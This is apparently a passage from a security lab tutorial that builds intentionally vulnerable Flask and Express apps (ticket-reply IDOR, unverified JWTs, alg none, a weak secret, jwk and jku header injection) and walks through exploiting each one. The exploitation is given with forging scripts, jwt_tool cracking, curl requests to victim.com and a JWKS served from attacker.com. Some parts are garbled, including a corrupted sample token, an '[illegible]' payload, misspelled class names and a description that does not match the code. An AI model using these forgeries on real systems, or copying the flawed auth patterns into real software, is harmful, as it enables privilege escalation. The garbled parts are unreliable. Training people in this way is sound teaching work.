    <h1>Ticket #{{ tid }}: {{ ticket.subject }}</h1>
    <h2>Replies:</h2>
    {% if ticket.replies %}
        <ul>
            {% for reply in ticket.replies %}
                <li><strong>{{ reply.from }}:</strong> {{ reply.message }}</li>
            {% endfor %}
        </ul>
    {% else %}
        <p>No replies yet.</p>
    {% endif %}
    <h2>Add a Reply</h2>
    <!-- Vulnerable form: the reply is applied to the ticket whose id is supplied in the \
POST body -->
    <form method="POST" action="/tickets?tid={{ tid }}">
        <input type="hidden" name="op" value="addTicketReply">
        <label for="message">Reply:</label><br>
        <textarea name="message" rows="4" cols="50" placeholder="Type your reply here...">
    </textarea><br>
    <!-- The id field here is meant to identify the ticket, but it can be altered -->
    <label for="id">Ticket ID (vulnerable):</label>
    <input type="text" name="id" value="{{ tid }}"><br>
    <button type="submit">Submit Reply</button>
    </form>
    <p><a href="/tickets">Back to Ticket List</a></p>
    <p><a href="{{ url_for('logout') }}">Logout</a></p>
</body>
</html>
"""

```

----- Routes -----

```

@app.route('/')
def index():
    if 'username' in session:
        return redirect(url_for('tickets_handler'))
    return redirect(url_for('login'))

@app.route('/login', methods=['GET', 'POST'])
def login():
    error = None
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        if username in users and users[username] == password:
            session['username'] = username
            return redirect(url_for('tickets_handler'))
        else:
            error = "Invalid credentials. Please try again."
    return render_template_string(login_template, error=error)

@app.route('/logout')
def logout():
    session.pop('username', None)
    return redirect(url_for('login'))

```

```

@app.route('/tickets', methods=['GET', 'POST'])
def tickets_handler():
    if 'username' not in session:
        return redirect(url_for('login'))
    current_user = session['username']
    tid = request.args.get('tid')

    if request.method == 'GET':
        if tid:
            # For GET requests, ensure the current user owns the ticket.
            if tid not in tickets:
                abort(404, "Ticket not found")
            if tickets[tid]['owner'] != current_user:
                abort(403, "Forbidden: You do not own this ticket")
            ticket = tickets[tid]
            return render_template_string(detail_template, tid=tid, ticket=ticket)
        else:
            # List only tickets that belong to the current user.
            user_tickets = {tid: t for tid, t in tickets.items() if t['owner'] == current\
_user}
            return render_template_string(list_template, tickets=user_tickets, username=c\
urrent_user)

    elif request.method == 'POST':
        # Vulnerable POST endpoint: the ticket ID is taken from the POST body (id field),
        # allowing an attacker to supply a different ticket ID.
        op = request.form.get('op')
        if op != 'addTicketReply':
            abort(400, "Invalid operation")

        target_tid = request.form.get('id')
        message = request.form.get('message')

        if not target_tid or target_tid not in tickets:
            abort(404, "Ticket not found")
        if not message:
            abort(400, "Reply message cannot be empty")

        # SECURITY FLAW: No ownership check for target_tid.
        tickets[target_tid]['replies'].append({
            "from": current_user,
            "message": message
        })

        return f"Reply added to ticket {target_tid}"

if __name__ == '__main__':
    app.run(debug=True)

```

Exploitation:

Visit /login to log in as either alice or bob. In this scenario, log in as alice (username: alice, password: alice).

After login, alice is redirected to /tickets, which shows only her tickets (ticket 546). If alice clicks on ticket 546, she sees its details and a reply form.

If alice attempts to access bob's ticket (ticket 582443) via the URL /tickets?tid=582443, she will receive a 403 Forbidden error.

The reply form on ticket 546 includes an input field for the ticket ID (pre-populated with 546). However, because of the vulnerability, alice (or an attacker) can modify the POST request and change the value of the id field to 582443. For example, using a tool like curl or Postman, alice could send the following request:

```
POST /tickets?tid=546
Body: message=Hello, this is an attack!&op=addTicketReply&id=582443
```

Although alice should not have permission to reply to ticket 582443 (bob's ticket), the application accepts the modified id from the POST body and adds her reply to bob's ticket.

Understanding JSON Web Tokens (JWT)

JWT (JSON Web Token) is a compact, URL-safe token used to represent claims or information between two parties in a secure way. It is widely used in modern web applications for authentication and authorization.

Structure of a JWT: A JWT consists of three parts, each separated by a dot (.):

- **Header:** Contains information about how the JWT is signed.
- **Payload:** Contains the claims or data you want to transmit (like user info).
- **Signature:** Verifies the authenticity of the token, ensuring that it hasn't been tampered with.

Header: The header typically contains two things:

- **Algorithm:** The signing algorithm used, e.g., HS256 (HMAC SHA-256) or RS256 (RSA SHA-256).
- **Token Type:** Usually set to JWT.

Example of a header (Base64 encoded):

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Payload: The payload contains the claims or data that you want to share. Claims are statements about an entity (usually the user) and additional data. Claims are categorized into three types:

- **Registered claims:** Predefined claims like `iss` (issuer), `exp` (expiration), `sub` (subject), and `aud` (audience).
- **Public claims:** Claims that can be freely defined but should be registered to avoid conflicts.
- **Private claims:** Custom claims created to share information between parties that agree on them.

Example of a payload (Base64 encoded):

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true  
}
```

Signature The signature is used to verify that the sender of the JWT is who it says it is and to ensure that the message wasn't tampered with. It is created using the following formula:

$$\text{HMACSHA256}(\text{base64UrlEncode}(\text{header}) + "." + \text{base64UrlEncode}(\text{payload}), \text{secret})$$

For example, if you're using HMAC with a secret key, the signature ensures that only those who have the key can create or validate the token.

How JWT Works?

User Logs In: When a user logs in, the server verifies their credentials (username and password).

JWT Creation: If the credentials are correct, the server generates a JWT that contains user data (e.g., user ID, role) and sends it back to the client.

Client Stores the Token: The client (usually a browser or mobile app) stores the JWT, often in local storage or cookies.

Client Sends JWT with Requests: For subsequent requests, the client sends the JWT in the Authorization header using the Bearer schema:

Authorization: Bearer <JWT>

Server Validates JWT: The server validates the JWT by checking the signature to ensure it's legitimate. If valid, the server grants access to protected resources or performs actions based on the claims.

While JWTs are a great way to handle authentication, it's important to understand their limitations and how to use them securely:

Use HTTPS: Always transmit JWTs over HTTPS to prevent interception (man-in-the-middle attacks).

Store Tokens Securely: If storing JWTs in the browser, avoid using local storage or session storage for sensitive tokens. Use HTTP-only cookies for better security against XSS attacks.

Expiration (exp): JWTs should always have an expiration date (exp) to limit the time a token is valid. After it expires, the client needs to request a new token.

Revoke Tokens: Unlike traditional sessions, JWTs are stateless. If a token needs to be revoked (e.g., user logs out), it's a bit more complex, as JWTs can't be invalidated server-side unless you maintain a blacklist or use short expiration times.

Here's a full example of a JWT:

```
Header:
{
  "alg": "HS256",
  "typ": "JWT"
}

Payload:
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true
}

Signature:
HMACSHA256(
  base64UrlEncode(header) + "." + base64UrlEncode(payload),
  "secret_key"
)
```

A JWT might look like this (note that it's Base64 URL encoded):

```
eyJhbGciOiAiSFMyNTYiLCJ0eXAiOiAiSldUIn0.eyJzdWIiOiAiMTIzNDU2Nzg5MCIzIm5hbWUiOiAiSm9obiBEbWw2IiwiaWF0IjE5ODkxMjM0LjU0VjKzLzY0YXVhZCk2RkZkZCxxA9ceP4XYzxVw1gAGIs
```

Why Use JWT?

Stateless: Since JWTs are self-contained, the server doesn't need to store any session data. All user-related information is stored in the token itself, making it scalable for distributed systems (e.g., microservices).

Interoperable: JWTs are language-agnostic, meaning they can be used across different platforms and technologies (e.g., Node.js, Python, Java, etc.).

Compact: JWTs are small, making them ideal for use in environments like HTTP headers, where bandwidth is a concern.

Accepting arbitrary signatures in JWT

Vulnerability: The application decodes the JWT payload but fails to verify the token's signature. As a result, it blindly trusts the data in the JWT without confirming its authenticity.

Exploitation: An attacker can craft a JWT with manipulated claims (e.g., setting `isAdmin` to `true`) and submit it to the application. Since the application does not verify the signature, it accepts the tampered claims as valid and grants unauthorized access or privileges.

Install requirements

```
$ sudo apt update && sudo apt install nodejs npm
$ mkdir BAcontrol/JWTarbitrarySig; cd BAcontrol/JWTarbitrarySig
$ npm init -y; npm i express jsonwebtoken
```

Create a vulnerable code: index.js

```
const express = require('express');
const jwt = require('jsonwebtoken');
const bodyParser = require('body-parser');
const path = require('path');

const app = express();
const secretKey = 'your-secret-key';

app.use(bodyParser.json());

// Dummy user data
const users = [
  { username: 'user1', password: 'password1', role: 'user' },
  { username: 'admin', password: 'adminpass', role: 'admin' }
];

// Serve login page
app.get('/', (req, res) => {
  res.send(`<!DOCTYPE html>
<html>
<head><title>Login</title></head>
<body>
  <h2>Login</h2>
  <form id="loginForm">
    <input id="username" placeholder="Username" required><br>
    <input id="password" type="password" placeholder="Password" required><br>
    <button type="submit">Login</button>
  </form>
  <script>
document.getElementById('loginForm').addEventListener('submit', async (e) => {
  e.preventDefault();
  const username = document.getElementById('username').value;
  const password = document.getElementById('password').value;
  const res = await fetch('/login', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ username, password })
  });
  const data = await res.json();
  if (data.token) {
    localStorage.setItem('jwtToken', data.token);
    window.location.href = '/profile';
  } else {
    alert('Login failed');
  }
});
  </script>
</body>
</html>`);
});

// Handle login
app.post('/login', (req, res) => {
```

```

    const { username, password } = req.body;
    const user = users.find(u => u.username === username && u.password === password);
    if (!user) return res.status(401).json({ message: 'Invalid credentials' });
    const token = jwt.sign({ username: user.username, role: user.role }, secretKey);
    res.json({ token });
  });

  // Serve profile HTML page
  app.get('/profile', (req, res) => {
    res.send(`<!DOCTYPE html>
<html>
<head><title>Profile</title></head>
<body>
  <h2>Profile</h2>
  <div id="result"></div>
  <div id="adminFlag" style="color:red; font-weight:bold;"></div> <!-- add this -->
  <script>
    const token = localStorage.getItem('jwtToken');
    if (!token) {
      document.getElementById('result').innerText = 'Not logged in.';
    } else {
      fetch('/profile-data', {
        headers: { 'Authorization': 'Bearer ' + token }
      })
        .then(res => res.json())
        .then(data => {
          document.getElementById('result').innerText =
            'Hello ' + data.username + '! Your role is: ' + data.role;

          if (data.role === 'admin' && data.flag) {
            document.getElementById('adminFlag').innerText = data.flag;
          }
        })
        .catch(err => {
          document.getElementById('result').innerText = 'Invalid token.';
        });
    }
  </script>
</body>
</html>`);
  });

  // Real protected route
  app.get('/profile-data', (req, res) => {
    const token = req.headers.authorization?.split(' ')[1];
    if (!token) return res.status(401).send('Token is required');

    try {
      const decoded = jwt.decode(token);
      const response = {
        username: decoded.username,
        role: decoded.role
      };

      // Admin-only message
      if (decoded.role === 'admin') {
        response.flag = 'FLAG: only admin can see this';
      }

      res.json(response);
    } catch {
      res.status(401).send('Invalid token');
    }
  });

  app.listen(3000, () => console.log('http://localhost:3000'));

```

In the above code, the JWT token is decoded using `jwt.decode(token)` without verifying the signature using `jwt.verify()`. This means that the payload (claims) of the JWT can be tampered with, and the application will trust it blindly.

Exploitation Steps:

Create a forged JWT: You can use <https://jwt.io> or write a short Node.js script.

Header: `bash { "alg": "HS256", "typ": "JWT" }` **Payload:** `bash { "username": "user1", "role": "admin" }` **Signature:** Use any key you want — it won't be validated.

Use the token: In browser console (or using Burp, curl, etc.):

```
localStorage.setItem('jwtToken', '<your_forged_token>');  
location.href = '/profile';
```

Observe the result: You'll see something like:

```
Hello user1! Your role is: admin  
FLAG: only admin can see this
```

Accepting tokens with no signature in JWT

Vulnerability: The application accepts JSON Web Tokens (JWTs) with the `alg` (algorithm) header set to `"none"`, which indicates that the token is unsigned. In this configuration, the server does not verify the token's signature, effectively trusting any provided token.

Exploitation: An attacker can craft a malicious JWT with arbitrary claims (e.g., setting role: `"admin"`) and specify `"alg": "none"` in the header. Since the application skips signature verification, it accepts the forged token as valid, allowing the attacker to escalate privileges or impersonate other users.

Install requirements

```
$ sudo apt update && sudo apt install nodejs npm  
$ mkdir BAcontrol/JWTnoSig; cd BAcontrol/JWTnoSig  
$ npm init -y; npm i express jsonwebtoken
```

Create a vulnerable code: `index.js`

```
const express = require('express');  
const jwt = require('jsonwebtoken');  
const bodyParser = require('body-parser');  
  
const app = express();  
const secretKey = 'your-secret-key';  
  
app.use(bodyParser.json());
```



```

// Dummy user data
const users = [
  { username: 'user1', password: 'password1', role: 'user' },
  { username: 'admin', password: 'adminpass', role: 'admin' }
];

// Serve login page
app.get('/', (req, res) => {
  res.send(`<!DOCTYPE html>
<html>
<head><title>Login</title></head>
<body>
  <h2>Login</h2>
  <form id="loginForm">
    <input id="username" placeholder="Username" required><br>
    <input id="password" type="password" placeholder="Password" required><br>
    <button type="submit">Login</button>
  </form>
  <script>
    document.getElementById('loginForm').addEventListener('submit', async (e) => {
      e.preventDefault();
      const username = document.getElementById('username').value;
      const password = document.getElementById('password').value;
      const res = await fetch('/login', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ username, password })
      });
      const data = await res.json();
      if (data.token) {
        localStorage.setItem('jwtToken', data.token);
        window.location.href = '/profile';
      } else {
        alert('Login failed');
      }
    });
  </script>
</body>
</html>`);
});

// Handle login and create a JWT
app.post('/login', (req, res) => {
  const { username, password } = req.body;
  const user = users.find(u => u.username === username && u.password === password);
  if (!user) return res.status(401).json({ message: 'Invalid credentials' });
  const token = jwt.sign({ username: user.username, role: user.role }, secretKey);
  res.json({ token });
});

// Serve profile page
app.get('/profile', (req, res) => {
  res.send(`<!DOCTYPE html>
<html>
<head><title>Profile</title></head>
<body>
  <h2>Profile</h2>
  <div id="result"></div>
  <script>
    const token = localStorage.getItem('jwtToken');
    if (!token) {
      document.getElementById('result').innerText = 'Not logged in.';
    } else {
      fetch('/profile-data', {

```

```

        headers: { 'Authorization': 'Bearer ' + token }
    })
    .then(res => res.json())
    .then(data => {
        document.getElementById('result').innerText =
            'Hello ' + data.username + '! Your role is: ' + data.role;
    })
    .catch(err => {
        document.getElementById('result').innerText = 'Invalid token.';
    });
}
</script>
</body>
</html>`);
});

// Profile data route - **Vulnerable** to arbitrary signature
app.get('/profile-data', (req, res) => {
    const token = req.headers.authorization?.split(' ')[1];
    if (!token) return res.status(401).send('Token is required');
    try {
        // **Vulnerable**: No signature verification (decodes without validating)
        const decoded = jwt.decode(token);
        res.json({ username: decoded.username, role: decoded.role });
    } catch {
        res.status(401).send('Invalid token');
    }
});

app.listen(3000, () => console.log('http://localhost:3000'));

```

In the code above, the JWT token is decoded using `jwt.decode(token, verify=False)`, which skips signature verification. As a result, an attacker can manipulate the `alg` header and create a token with no signature, causing the application to trust the manipulated claims.

Exploitation Steps

Login to the application as a regular user (e.g., `user1` with `password1`).

Capture the JWT token that is returned after login (you can use the browser's dev tools or a proxy tool like Burp Suite to capture the token).

Craft a malicious JWT with a modified payload: Set the role to `admin` and username to `attacker`. (You can use a tool like `jwt.io` to craft the JWT manually.)

Send the manipulated token in the Authorization header to the `/profile-data` endpoint:

```
curl http://victim.com:3000/profile-data -H "Authorization: Bearer <your_manipulated_token>"
```

Observe: The response will show that the attacker has been granted admin access:

```
{
  "username": "attacker",
```

```
"role": "admin"
}
```

JWT Weak Secret Key Vulnerability

Vulnerability: The application uses a weak or easily guessable secret key to sign JSON Web Tokens (JWTs). This creates a security risk, as attackers can perform brute-force attacks to guess the secret key. Tools like Hashcat or JWT_Tool can be used to systematically guess potential secret keys. Once the secret key is successfully cracked, the attacker can generate valid JWTs with arbitrary claims, potentially allowing them to escalate privileges, impersonate users, or bypass authentication.

Install requirements

```
$ sudo apt update && sudo apt install python3-pip
$ mkdir BAcontrol/JWTweakPass; cd BAcontrol/JWTweakPass
$ pip install pyjwt cryptography --b
```

Create a vulnerable code: app.py

```
import jwt
import datetime
from flask import Flask, request, jsonify, render_template_string

app = Flask(__name__)

# Vulnerable to weak secret (a simple, easy-to-guess secret key)
SECRET_KEY = "mysecretkey" # This should be a strong secret key, but it's intentionally \
weak

# Dummy user data (username and role)
users = {
    "user1": {"password": "password1", "role": "user"},
    "admin": {"password": "adminpass", "role": "admin"},
}

# Serve login page
@app.route('/', methods=['GET'])
def index():
    return render_template_string("""
<!DOCTYPE html>
<html>
<head><title>Login</title></head>
<body>
    <h2>Login</h2>
    <form action="/login" method="POST">
        <input name="username" placeholder="Username" required><br>
        <input name="password" type="password" placeholder="Password" required><br>
        <button type="submit">Login</button>
    </form>
</body>
</html>
""")

# Handle login route: This generates a JWT token for valid users
@app.route('/login', methods=['POST'])
def login():
```

```

username = request.form.get("username")
password = request.form.get("password")

user = users.get(username)
if user and user['password'] == password:
    # Issue JWT token (using weak secret)
    token = jwt.encode(
        {"username": username, "role": user["role"], "exp": datetime.datetime.utcnow(\
) + \
        datetime.timedelta(hours=1)},
        SECRET_KEY,
        algorithm="HS256"
    )
    return jsonify({"token": token})

return jsonify({"message": "Invalid credentials"}), 401

# Protected route: Only accessible with a valid token
@app.route('/admin', methods=['GET'])
def admin():
    token = request.headers.get('Authorization')
    if not token:
        return jsonify({"message": "Token is required"}), 401

    try:
        # Verify JWT token (weak secret)
        decoded = jwt.decode(token.split(" ")[1], SECRET_KEY, algorithms=["HS256"])
        if decoded["role"] == "admin":
            return jsonify({"message": "Welcome to the Admin page"})
        else:
            return jsonify({"message": "Access denied. You are not an admin."}), 403
    except jwt.ExpiredSignatureError:
        return jsonify({"message": "Token has expired"}), 401
    except jwt.InvalidTokenError:
        return jsonify({"message": "Invalid token"}), 401

if __name__ == '__main__':
    app.run(debug=True)

```

In the above code, the secret key used to sign JWTs (“mysecretkey”) is weak and easily guessable. This makes the application vulnerable to brute-force attacks where an attacker can attempt to guess the secret key and forge their own JWT with arbitrary claims.

Exploitation Steps

Capture a Valid JWT: An attacker needs to obtain a valid JWT from the application. This can be done by stealing a JWT from a valid user via various methods (e.g., intercepting the token in transit, accessing it from local storage, etc.).

Brute-force the Secret Key: Once the attacker has a valid JWT, they can use tools like hashcat or JWT_Tool to brute-force the secret key.

```

$ python3 jwt_tool.py <JWT-TOKEN> -D dict -C          # Crack secret_key

# output
Original JWT:
Token: {"alg": "HS256", "typ": "JWT"}.{"username": "user1", "role": "user", "exp": 1744477421}. \
YqK8gQ4EGTaeWHTiyLqB5VGxGJm-A9sa6qcTN9utmTQ
[+] mysecretkey is the CORRECT key!

```

You can tamper/fuzz the token contents (-T/-I) and sign it using:

```
python3 jwt_tool.py [options here] -S hs256 -p "mysecretkey"
```

Exploit the Cracked Secret Key: If the attacker successfully cracks the secret key, they can now use it to create their own JWT with any desired claims. For example, they can modify the payload to set `isAdmin: true`, effectively granting themselves admin privileges.

Modify the JWT: The attacker crafts a new JWT with the cracked secret and the modified claims. This could be done using a tool like `jwt.io` to generate a new token with the cracked key. Example payload:

[illegible]

Submit the Malicious JWT: The attacker submits the forged JWT to the application, and since the secret is correct, the application will validate it successfully and grant the attacker admin privileges.

```
$ curl http://victim.com:5000/admin -H "Authorization: Bearer <New_JWT-Token>"
# output
{
  "message": "Welcome to the Admin page"
}
```

Injecting self-signed JWTs via the jwk parameter

Vulnerability: This vulnerability occurs when a server blindly trusts the `jwk` (JSON Web Key) parameter in the JWT header to verify the token's signature. If improperly configured, the server accepts and uses any public key provided in the `jwk` field without proper validation. An attacker can exploit this by inserting their own public key into the `jwk` header and signing the

token with the corresponding private key. As a result, the server verifies the JWT using the attacker's key, effectively bypassing signature validation and allowing unauthorized access.

Install requirements

```
$ sudo apt update && sudo apt install python3-pip
$ mkdir BAcontrol/JWTjwkSelfSign; cd BAcontrol/JWTjwkSelfSign
$ pip install pyjwt cryptography --b
```

Create a vulnerable code: app.py

```
from flask import Flask, request, jsonify, render_template_string
import jwt
from jwt import algorithms
from jwt.algorithms import RSAAlgorithm
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization

app = Flask(__name__)

# Intended to use RS256, but will accept JWK header
EXPECTED_ALG = "RS256"

# Generate RSA key pair
private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
public_key = private_key.public_key()

private_key_pem = private_key.private_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PrivateFormat.PKCS8,
    encryption_algorithm=serialization.NoEncryption()
)

public_key_jwk = RSAAlgorithm.to_jwk(public_key)

# Example JWT for user1
example_payload = {
    "user": "user1",
    "role": "user"
}
example_headers = {
    "jwk": public_key_jwk,
    "alg": EXPECTED_ALG
}
example_jwt = jwt.encode(example_payload, private_key_pem, algorithm=EXPECTED_ALG, header=example_headers)

@app.route('/')
def home():
    return render_template_string(f'''
        <h2>JWT JWK Injection Lab</h2>
        <p>This app expects JWTs in the Authorization header.</p>
        <p>Try to access <a href="/admin"/>admin</a> with a forged JWT.</p>
        <h3>Example JWT (role=user):</h3>
        <textarea rows="5" cols="100">{example_jwt}</textarea>
        <p>Use this token as: <code>Authorization: Bearer &lt;token&gt;</code></p>
    ''')

@app.route('/admin')
def admin():
```

```

auth_header = request.headers.get('Authorization')
if not auth_header:
    return "Missing token", 401

try:
    token = auth_header.split()[1]
    header = jwt.get_unverified_header(token)

    if 'jwk' not in header:
        return "Missing jwk", 400

    jwk_obj = header['jwk']
    public_key = algorithms.RSAAAlgorithm.from_jwk(jwk_obj)

    # Vulnerable: accepts jwk from header without validation
    payload = jwt.decode(token, public_key, algorithms=[EXPECTED_ALG])

    if payload.get('role') == 'admin':
        return f"<h2>Welcome admin: {payload.get('user')}</h2><p>Secret data: FLAG-AD\
MIN-123</p>"
    else:
        return "Access denied: not admin", 403

except Exception as e:
    return f"Token error: {str(e)}", 400

if __name__ == '__main__':
    app.run(debug=True)

```

In this code, the server extracts the public key from the jwk parameter in the JWT's header (header['jwk']) and uses it to verify the signature of the JWT. Since the server trusts any public key provided in the jwk parameter, an attacker can forge their own JWT, sign it with their private key, and include the corresponding public key in the jwk header. The server will then incorrectly trust the attacker's key, bypassing authentication checks.

Exploitation Steps:

Generate an RSA Public/Private Key Pair: The attacker generates their own RSA key pair (public and private keys). This can be done using a tool like OpenSSL or the cryptography library in Python.

```

# Generate private key
$ openssl genrsa -out private.key 2048                                # private.key

# Extract public key
$ openssl rsa -in private.key -pubout -out public.pem                 # public.pem

```

Extract public key components for JWK: You can use a Python script to convert your public key to JWK format: pubkey2jwk.py

```

from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.backends import default_backend
from jwt.utils import base64url_encode
import json

with open("public.pem", "rb") as key_file:
    pubkey = serialization.load_pem_public_key(key_file.read(), backend=default_backend())

```

```

numbers = pubkey.public_numbers()
e = base64url_encode(numbers.e.to_bytes((numbers.e.bit_length() + 7) // 8, "big")).decode\
()
n = base64url_encode(numbers.n.to_bytes((numbers.n.bit_length() + 7) // 8, "big")).decode\
()

jwk = {
    "kty": "RSA",
    "e": e,
    "n": n
}

print(json.dumps(jwk, indent=2))

```

Run above script:

```

$ python3 pubkey2jwk.py

# output:
{
  "kty": "RSA",
  "e": "AQAB",
  "n": "tdRT0FJeR3535Mgj8ovCukjUBBgGIzZAqsUaxibcZxG0zRxYTRrxCifCvhk0GjyiMKw-qScos6eLES5UFJD\
EpMZ_N8CPnbRv7pGrA_2uqha2PMKa-jtP_itDZUuyVHQb5yrWN2fbzHYvAUzjEsDwnqUdRZeTonNfntqi1eGv0i4_
8sPU9-zuvPvU5wC1bldR1VLda01rLSHNYdCchmcAIDCKzfRnR4gTwLRFepVIHB7dDGoCcDg1L4DDTXnpkVlJpBcowZ
KkbcN_16UPVE9DEvn9Dcsf81Bk1ejcZGUAefs28LF1s4ws0c0ewooxH_Flp1bHD0gCFoxjnQSVshs8p8Q"
}

```

Create and sign JWT with your private key: signJWT.py

```

import jwt
import json

# Load private key
with open("private.key", "rb") as f:
    private_key = f.read()

# Public key as JWK
jwk = {
    "kty": "RSA",
    "e": "<your-e-here>",
    "n": "<your-n-here>"
}

# JWT header
headers = {
    "alg": "RS256",
    "jwk": jwk
}

# JWT payload (claim)
payload = {
    "user": "attacker",
    "role": "admin"
}

# Sign the JWT
token = jwt.encode(payload, private_key, algorithm="RS256", headers=headers)

```



```
print("Authorization: Bearer", token)
```

Run above script (also add e and n value to script):

```
$ python3 signJWT.py
```

output

```
Authorization: Bearer eyJhbGciOiJSUzI1NiIsIjYtDi_CtKcxjFTGcnw
```

Exploitation (request):

```
$ curl http://victim.com:5000/admin -H "Authorization: Bearer eyJhbGciOiJSUzI1NiIsIjYtDi_CtKcxjFTGcnw"
```

output

```
<h2>Welcome admin: attacker</h2><p>Secret data: FLAG-ADMIN-123</p>
```

Also for simplest process, you can use following script: autoJWK.py

```
import jwt
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import rsa
import json
import base64

# Generate RSA key pair
private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
private_pem = private_key.private_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PrivateFormat.PKCS8,
    encryption_algorithm=serialization.NoEncryption()
)

public_key = private_key.public_key()
public_numbers = public_key.public_numbers()

# Convert pubkey to jwk
e = base64.urlsafe_b64encode(public_numbers.e.to_bytes(3, 'big')).decode().rstrip("=")
n = base64.urlsafe_b64encode(public_numbers.n.to_bytes(256, 'big')).decode().rstrip("=")
jwk = {
    "kty": "RSA",
    "e": e,
    "n": n
}

# JWT payload and headers
payload = { "user": "attacker", "role": "admin" }
headers = {
    "alg": "RS256",
    "jwk": jwk
}

# Sign the token
token = jwt.encode(payload, private_pem, algorithm="RS256", headers=headers)

print("Default JWT Probe:\n")
print("Authorization: Bearer", token)
```

Injecting self-signed JWTs via the jku parameter

Vulnerability: In this scenario, the server fetches the JSON Web Key (JWK) Set from a URL specified in the jku (JWK Set URL) header parameter. However, the server fails to properly validate either the URL or the retrieved keys. This oversight enables an attacker to supply a malicious jku value pointing to a server under their control, hosting a crafted JWK Set containing their own public key. When the server fetches this key set, it trusts and uses the attacker's public key to verify the JWT signature — effectively allowing the attacker to bypass authentication.

Install requirements

```
$ sudo apt update && sudo apt install python3-pip
$ mkdir BAcontrol/JWTjkuSelfSign; cd BAcontrol/JWTjkuSelfSign
$ pip install pyjwt cryptography --b
```

Create a vulnerable code: app.py

```
from flask import Flask, request, jsonify, render_template_string
import jwt
import requests
from jwt.algorithms import RSAAlgorithm
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization

app = Flask(__name__)

EXPECTED_ALG = "RS256"

# Generate RSA key pair
private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
public_key = private_key.public_key()

private_key_pem = private_key.private_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PrivateFormat.PKCS8,
    encryption_algorithm=serialization.NoEncryption()
)

# Convert public key to JWK set format
public_jwk = RSAAlgorithm.to_jwk(public_key)
jwk_set = {"keys": [public_jwk]}

@app.route('/.well-known/jwks.json')
def serve_jwks():
    return jsonify(jwk_set)

# Generate example JWT
example_payload = {
    "user": "user1",
    "role": "user"
}
example_headers = {
    "alg": EXPECTED_ALG,
    "jku": "http://localhost:5000/.well-known/jwks.json"
}
example_jwt = jwt.encode(example_payload, private_key_pem, algorithm=EXPECTED_ALG, header\
```

```

s=example_headers)

@app.route('/')
def home():
    return render_template_string(f'''
        <h2>JWT JKU Injection Lab</h2>
        <p>This app expects JWTs in the Authorization header.</p>
        <p>Try to access <a href="/admin">/admin</a> with a forged JWT.</p>
        <h3>Example JWT (role=user):</h3>
        <textarea rows="5" cols="100">{example_jwt}</textarea>
        <p>Use this token as: <code>Authorization: Bearer &lt;token&gt;</code></p>
        <p>Tip: Host your own JWKS.json and point the "jku" header to it.</p>
    ''')

@app.route('/admin')
def admin():
    auth_header = request.headers.get('Authorization')
    if not auth_header:
        return "Missing token", 401

    try:
        token = auth_header.split()[1]
        header = jwt.get_unverified_header(token)

        if 'jku' not in header:
            return "Missing jku header", 400

        jku_url = header['jku']

        # Vulnerability: fetches and trusts external JWKS from jku header
        jwks_response = requests.get(jku_url)
        jwks = jwks_response.json()

        if not jwks.get('keys'):
            return "No keys found in JWKS", 400

        # Take the first key in the set
        public_key = RSAAAlgorithm.from_jwk(jwks['keys'][0])

        payload = jwt.decode(token, public_key, algorithms=[EXPECTED_ALG])

        if payload.get('role') == 'admin':
            return f"<h2>Welcome admin: {payload.get('user')}</h2><p>Secret data: FLAG-AD\
MIN-123</p>"
        else:
            return "Access denied: not admin", 403

    except Exception as e:
        return f"Token error: {str(e)}", 400

if __name__ == '__main__':
    app.run(debug=True)

```

In the above code, the server trusts the jku parameter without validating it. This means the server will fetch the public key from a potentially untrusted source. If an attacker can control the URL specified in the jku parameter, they can serve their own malicious JWK Set containing their public key. The server will fetch this key and use it to verify the attacker's JWT, which will allow the attacker to bypass authentication and gain unauthorized access.

Exploitation Steps

Generate your own RSA key pair: Let's create a new private and public key (attacker's keys). jwks_private_gen.py

```
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
from jwt.algorithms import RSAAlgorithm
import json

# Generate attacker's RSA key
private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
public_key = private_key.public_key()

# Export private key for signing
private_key_pem = private_key.private_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PrivateFormat.PKCS8,
    encryption_algorithm=serialization.NoEncryption()
)

# Convert public key to JWK format
public_jwk = RSAAlgorithm.to_jwk(public_key)

# Create malicious jwks.json
jwk_set = {"keys": [json.loads(public_jwk)]}

with open('jwks.json', 'w') as f:
    json.dump(jwk_set, f, indent=4)

# Save private key to file for signing tokens
with open('private_key.pem', 'wb') as f:
    f.write(private_key_pem)

print("Generated 'jwks.json' and 'private_key.pem'")
```

The above script create jwks.json and private_key.pem:

```
$ python3 jwks_private_gen.py

# output
Generated 'jwks.json' and 'private_key.pem'
```

Host your malicious jwks.json:

```
$ python3 -m http.server 8000

# Now your malicious JWKS is accessible at:
http://attacker.com:8000/jwks.json
```

Craft malicious JWT: Now create your admin token signed with your private key and point jku to your hosted jwks.json. signJWT.py

```
import jwt

# Load private key
with open('private_key.pem', 'rb') as f:
    private_key = f.read()
```

```
payload = {
    "user": "attacker",
    "role": "admin"
}

headers = {
    "alg": "RS256",
    "jku": "http://localhost:8000/jwks.json"
}

token = jwt.encode(payload, private_key, algorithm="RS256", headers=headers)

print("Malicious JWT:\n")
print("Authorization: Bearer", token)
```

Run above script:

```
$ python3 signJWT.py

# output
Malicious JWT:

Authorization: Bearer eyJhbGciOiJSUzI1Ni[...]akWnFnFQZESw
```

Send the request

```
$ curl http://victim.com:5000/admin -H "Authorization: Bearer <malicious-token>"

# output
Welcome admin: attacker
Secret data: FLAG-ADMIN-123
```

